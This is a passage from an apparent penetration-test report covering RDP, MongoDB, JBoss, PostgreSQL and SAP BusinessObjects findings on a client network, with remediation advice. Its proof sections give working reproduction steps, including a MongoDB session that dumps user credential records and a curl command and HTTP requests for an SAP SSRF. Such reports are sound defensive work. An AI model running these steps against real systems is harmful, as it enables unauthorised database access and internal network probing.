This can be done by adding the following line to the Tomcat's AJP Connector configuration:

```
secretRequired="true" secret="your_secret_value"
```

References:

- https://knowledge.broadcom.com/external/article/191417/client-automation-how-to-solve-apache-t.html
- https://www.comparitech.com/net-admin/best-server-patch-management-tools/
- https://www.techtarget.com/searchenterprisedesktop/tip/12-best-patch-management-software-and-tools

3.4 Low severity findings

3.4.1 Terminal Services Doesn't Use Network Level Authentication (NLA) Only

Severity: **Low**

Location:

- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]

Impact:

Several risks are associated with this functionality; an attacker is now able to:

- Accurately fingerprint the version of Windows
- Potentially identify user accounts on the system
- Leverage the RDP service to consume excessive system resources

The default configuration of RDP is similar to letting anyone into the lobby of your building; while they may not have keys to apartments, we generally don’t want strangers milling around the lobby to gather information if it can be avoided.

Vulnerability Details:

Network Level Authentication is an authentication method that completes user authentication before you establish a full Remote Desktop connection and the logon screen appears. This can help protect the remote computer from hackers and malicious software. The advantages of Network Level Authentication are:

- It requires fewer remote computer resources than earlier versions of Remote Desktop Connection. The remote computer uses a limited number of resources before authenticating the user, rather than starting a full Remote Desktop connection as in earlier versions.
- It can help provide better security by helping to reduce the risk of denial-of-service attacks. (A denial-of-service attack attempts to limit or prevent access to the Internet.)
- It uses remote computer authentication, which can help protect users from connecting to remote computers that are set up for malicious purposes.

Recommendations:

It is recommended to enable Network Level Authentication (NLA) on the remote RDP server. This is generally done on the 'Remote' tab of the 'System' settings on Windows.
Open Local Group Policy Editor and navigate to Local Computer Policy → Computer Configuration → Administrative Templates → Windows Components → Remote Desktop Services → Remote Desktop Session Host → Security → Set Require user authentication for remote connections by using Network Level Authentication to Enabled

References:

- https://docs.microsoft.com/en-us/windows-server/remote/remote-desktop-services/clients/remote-desktop-allow-access#why-allow-connections-only-with-network-level-authentication

3.4.2 MongoDB Service Without Authentication Detection

Severity: **Low**

Location:

- [NETWORK_ENDPOINT]


Impact:

Threat Actor able to dump all information from databases and gain access to sensitive data, credentials, employees information.


Vulnerability Details:

The product does not perform any authentication for functionality that requires a provable user identity or consumes a significant amount of resources.

Proof of Vulnerability:



```
┌──(underdefense㉿WSFILKAL01)-[~]
└─$ mongo --host [redacted] --port 27017
MongoDB shell version v6.0.1
connecting to: mongodb://[redacted]/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("787[redacted]92c") }
MongoDB server version: 3.6.3
WARNING: shell and server versions do not match
================
Warning: the "mongo" shell has been superseded by "mongosh",
which delivers improved usability and compatibility.The "mongo" shell has been deprecated and will be removed in
an upcoming release.
For installation instructions, see
https://docs.mongodb.com/mongodb-shell/install/
================
Welcome to the MongoDB shell.
```



```
> show dbs
SH1_OBJECTS   [redacted]
admin         [redacted]
config        [redacted]
local         [redacted]
> use admin
switched to db admin
> show collections
system.users
system.version
> db.system.users.find()
{ [redacted]
```

Data from collection:

```
{ "_id" : "admin.admin", "user" : "admin", "db" : "admin", "credentials" : {
"SCRAM-SHA-1" : { "iterationCount" : 10000, "salt" : [redacted], "storedKey" :
[redacted], "serverKey" : [redacted] } }, "roles" : [ { "role" : "userAdminAnyDatabase",
"db" : "admin" }, { "role" : "root", "db" : "admin" } ] }
{ "_id" : "SH1_MESSAGES.root", "user" : "root", "db" : "SH1_MESSAGES", "credentials" : {
"SCRAM-SHA-1" : { "iterationCount" : 10000, "salt" : [redacted], "storedKey" :
[redacted], "serverKey" : [redacted] } }, "roles" : [ { "role" : "readWrite", "db" :
"SH1_MESSAGES" } ] }
{ "_id" : "SH1_OBJECTS.root", "user" : "root", "db" : "SH1_OBJECTS", "credentials" : {
"SCRAM-SHA-1" : { "iterationCount" : 10000, "salt" : [redacted], "storedKey" :
[redacted], "serverKey" : [redacted] } }, "roles" : [ { "role" : "readWrite", "db" :
"SH1_OBJECTS" } ] }
```

```
{ "_id" : "SH1_OBJECTS.admin", "user" : "admin", "db" : "SH1_OBJECTS", "credentials" : {
"SCRAM-SHA-1" : { "iterationCount" : 10000, "salt" : [redacted], "storedKey" :
[redacted], "serverKey" : [redacted] } }, "roles" : [ { "role" : "readWrite", "db" :
"SH1_OBJECTS" } ] }
```

Recommendations:

Use an authentication framework or library. Authentication using protocols such as SCRAM, Kerberos or LDAP authentication can be used to log in. MongoDB supports all these methods and more.

References:

- https://www.mongodb.com/docs/manual/administration/security-checklist/
- https://cwe.mitre.org/data/definitions/287.html
- https://www.mongodb.com/docs/manual/core/authentication/

3.4.3 [CVE-2010-1429] JBoss — Sensitive Information Disclosure

Severity: Low

Location:

- http://[NETWORK_ENDPOINT]/status?full=true

Impact:


Exploit JBoss 4.2.x/4.3.x versions are vulnerable by the vulnerability in which By requesting the Status param and setting its value to true, Jboss will print sensitive information such as Memory used/Total Memory / Client

Vulnerability Details:

The application does output error messages or stack traces containing sensitive data that could assist an attacker, including system information about RAM, CPU usage, software/framework versions, and system status.

Proof of Vulnerability:

Demonstration of system data leakage in JBoss Web Server



Not secure | [redacted]/status?full=true

```
JVM

ree memory: 463.81 MB Total memory: 511.87 MB Max memory: 981.37 MB

http-[redacted]

ax threads: 250 Current thread count: 21 Current thread busy: 1
ax processing time: 8161 ms Processing time: 97.187 s Request count: 66014 Error count: 65988 Bytes received: 0.00 MB Bytes sent: 61.24 MB

Stage  Time  B Sent  B Recv    Client       VHost              Request
R      ?     ?       ?         ?            ?                  ?
R      ?     ?       ?         ?            ?                  ?
R      ?     ?       ?         ?            ?                  ?
R      ?     ?       ?         ?            ?                  ?
R      ?     ?       ?         ?            ?                  ?
R      ?     ?       ?         ?            ?                  ?
R      ?     ?       ?         ?            ?                  ?
R      ?     ?       ?         ?            ?                  ?
R      ?     ?       ?         ?            ?                  ?
R      ?     ?       ?         ?            ?                  ?
R      ?     ?       ?         ?            ?                  ?
S      16 ms 0 KB    0 KB      [redacted]   GET /status?full=true HTTP/1.1
```

Recommendations:

Do the following, at a minimum, and consult the references:

- Classify data processed, stored or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Apply controls as per the classification.
- Properly check the configuration of applications on devices.

References:

- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/05-Review_Webpage_Content_for_Information_Leakage
- https://www.bluevoyant.com/knowledge-center/data-leakage-common-causes-examples-tips-for-prevention

3.4.4 PostgreSQL Default Unpassworded Account

Severity: **Low**

Location:

- [NETWORK_ENDPOINT]


Impact:
This issue can allow unauthorized access to a PostgreSQL database server. Attackers can exploit this vulnerability to access sensitive data, modify or delete data, or even take control of the entire server.

Vulnerability Details:
It is possible to connect to the remote PostgreSQL database server using an unpassworded account.

Proof of Vulnerability:
Login to the host using command below

Terminal:

```
❯ psql -h [redacted] -p 5432 --username lgn -d template1 -W
```



```
┌──(kaliitpoadmin㉿kaliitpo)-[~]
└─$ psql -h [redacted] -p 5432 --username lgn -d template1 -W
Password:
psql (15.2 (Debian 15.2-1), server 8.0.2)
WARNING: psql major version 15, server major version 8.0.
         Some psql features might not work.
Type "help" for help.

template1=# \d
        List of relations
 Schema | Name | Type  |  Owner
--------+------+-------+----------
 public | demo | table | postgres
(1 row)
```

Recommendations:
It is recommended to log into this host and set a password for any affected accounts using the 'ALTER USER' command.
In addition, configure the service by editing the file 'pg_hba.conf' to require a password (or Kerberos) authentication for all remote hosts that have legitimate access to this service and to require a password locally using the line 'local all password'.

References:

- https://stackoverflow.com/questions/23641823/check-if-a-role-in-postgresql-has-a-password-set

SAP Findings Details

4.1 Medium severity findings

4.1.1 SAP BusinessObjects Business Intelligence Platform SSRF Vulnerability

Severity: **Medium**

Location:

- http://[NETWORK_ENDPOINT]/AdminTools/querybuilder/logon?framework=

Impact:

Attackers can scan internal network to determine internal infrastructure and gather information for further attacks like remote file inclusion, retrieve server files, bypass firewall and force the vulnerable server to perform malicious requests, resulting in a Server-Side Request Forgery vulnerability.

Vulnerability Details:

SAP BusinessObjects Business Intelligence Platform (Web Services) versions - 410, 420, 430, allows an unauthenticated attacker to inject arbitrary values as CMS parameters to perform lookups on the internal network which is otherwise not accessible externally.

Steps to reproduce:

Run the bash command below for sending SSRF HTTP request

Terminal:


```
❯ time curl -i -s -k -X 'POST' -H 'Host: [redacted]' -H 'User-Agent: Mozilla/5.0 (X11;
Linux x86_64; rv:81.0) Gecko/20100101 Firefox/81.0' -H 'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H
'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Content-Type:
application/x-www-form-urlencoded' -H 'Content-Length: 120' -H 'Origin:
http://[redacted]:8080' -H 'Connection: close' -H 'Referer:
http://[redacted]:8080/AdminTools/querybuilder/ie.jsp' -H 'Cookie:
JSESSIONID=8EE[redacted]DEB7090187F4CB4711B; developer_samples_app_lastusr=admin;
developer_samples_app_lastaps=[redacted]; developer_samples_app_lastaut=secEnterprise'
-H 'Upgrade-Insecure-Requests: 1' -b 'JSESSIONID=8EE4AA85[redacted]90187F4CB4711B;
developer_samples_app_lastusr=admin; developer_samples_app_lastaps=[redacted];
developer_samples_app_lastaut=secEnterprise' --data-binary
'aps=[IP]:[PORT]&usr=admin&pwd=&aut=secEnterprise&main_page=ie.jsp&new_pass_page=newpwdf
orm.jsp&exit_page=logonform.jsp'
'http://[redacted]:8080/AdminTools/querybuilder/logon?framework='
```

HTTP request:

```
POST /AdminTools/querybuilder/logon?framework= HTTP/1.1
Host: [redacted]
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 128
Origin: http://[redacted]:8080
Connection: close
Referer: http://[redacted]:8080/AdminTools/querybuilder/ie.jsp
Upgrade-Insecure-Requests: 1

aps=[IP]:[PORT]&usr=admin&pwd=admin&aut=secEnterprise&main_page=ie.jsp&new_pass_page=new
pwdform.jsp&exit_page=logonform.jsp
```


Request to closed port



Timestamp	Tool	Request URL	MIME Type	Response Time (ms)
2023-03-13T13:32:43.276677041	Repeater	http:[redacted]AdminTools/querybuilder/logon?framework=		2376

```
POST /AdminTools/querybuilder/logon?framework= HTTP/1.1
Host: [redacted]
Content-Length: 124
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://[redacted]
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://[redacted]/AdminTools/querybuilder/ie.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=7A0C7D38831C04EC0826EE9A7EA448E2; developer_samples_app_lastusr=null; developer_samples_app_lastaps=WSFILBOD01; developer_samples_app_lastaut=secEnterprise
Connection: close

aps=[redacted]&usr=null&pwd=123&aut=secEnterprise&main_page=ie.jsp&new_pass_page=newpwdform.jsp&exit_page=logonform.jsp
```

Request to open port



Select tool: Repeater | Start | Stop | Clear | In-scope items only? ☐ | Filter URL:

Timestamp	Tool	Request URL	MIME Type	Response Time (ms)
2023-03-13T13:32:43.276677041	Repeater	[redacted]dminTools/querybuilder/logon?framework=		2376
2023-03-13T13:33:01.099334181	Repeater	[redacted]dminTools/querybuilder/logon?framework=		10888

```
POST /AdminTools/querybuilder/logon?framework= HTTP/1.1
Host: [redacted]
Content-Length: 126
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://[redacted]
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http:/[redacted]AdminTools/querybuilder/ie.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=7A0C7[redacted]9A7EA448E2; developer_samples_app_lastusr=null; developer_samples_app_lastaps[redacted]; developer_samples_app_lastaut=secEnterprise
Connection: close

aps=[redacted]&usr=null&pwd=123&aut=secEnterprise&main_page=ie.jsp&new_pass_page=newpwdform.jsp&exit_page=logonform.jsp
```

Recommendations:

The allowlist of authorized CMS must be configured by an Administrator before trying any login attempt. For this, the Administrator will have to edit the dsws.properties file and configure the field allowed.cms. It should contain a comma separated list of all the authorized URLs, for example: allowed.cms=host:6400,host2:6400,host3:15678.". The suggestion may be considered, as a workaround or compensating mitigation. We recommend installing/applying the correction wherever possible and as soon as possible.

References:

- https://github.com/InitRoot/CVE-2020-6308-PoC
- https://userapps.support.sap.com/sap/support/knowledge/en/1475602
- http://launchpad.support.sap.com/#/notes/2943844

4.2 Low severity findings

4.2.1 SAP Internet Communication Framework (ICF) info disclosure

Severity: **Low**

Location:

- http://[NETWORK_ENDPOINT]/sap/admin/public/index.html
- http://[NETWORK_ENDPOINT]/sap/admin/public/index.html
- http://[NETWORK_ENDPOINT]/sap/public/info
- http://[NETWORK_ENDPOINT]/sap/public/info

Impact:

This service leaks sensitive information about the SAP platform, such as operating system version, SAP version, IP address, and other information. Attackers can use this information to launch further attacks, such as privilege escalation, data exfiltration, or denial-of-service attacks.


Vulnerability Details:

The SAP Internet Communication Framework (ICF) is a component of the SAP NetWeaver platform that enables the communication between SAP systems and other external systems, such as web applications. The ICF is vulnerable to information disclosure, which can occur due to misconfiguration or insufficient authorization checks. Attackers can exploit the vulnerability by accessing the ICF info service anonymously through the /sap/public/info URL.


Proof of Vulnerability:

Vulnerability can be verified using 2 ways:

1. Visiting provided URLs in the browser




Release Information	
Web Administration Version 7.53.0	
Internet Communication Manager Version 7.53, multithreaded, Unicode, 64 BIT	
kernel information	
system name	BIQ
kernel release	753
database library	
compiled on	Linux GNU SLES-11 x86_64 cc4.8.5 use-pr220303
compiled time	Mar 3 2022 14:28:23
update level	0
patch number	1000
source id	0.1000
supported environment	
Linux	
patch comments	
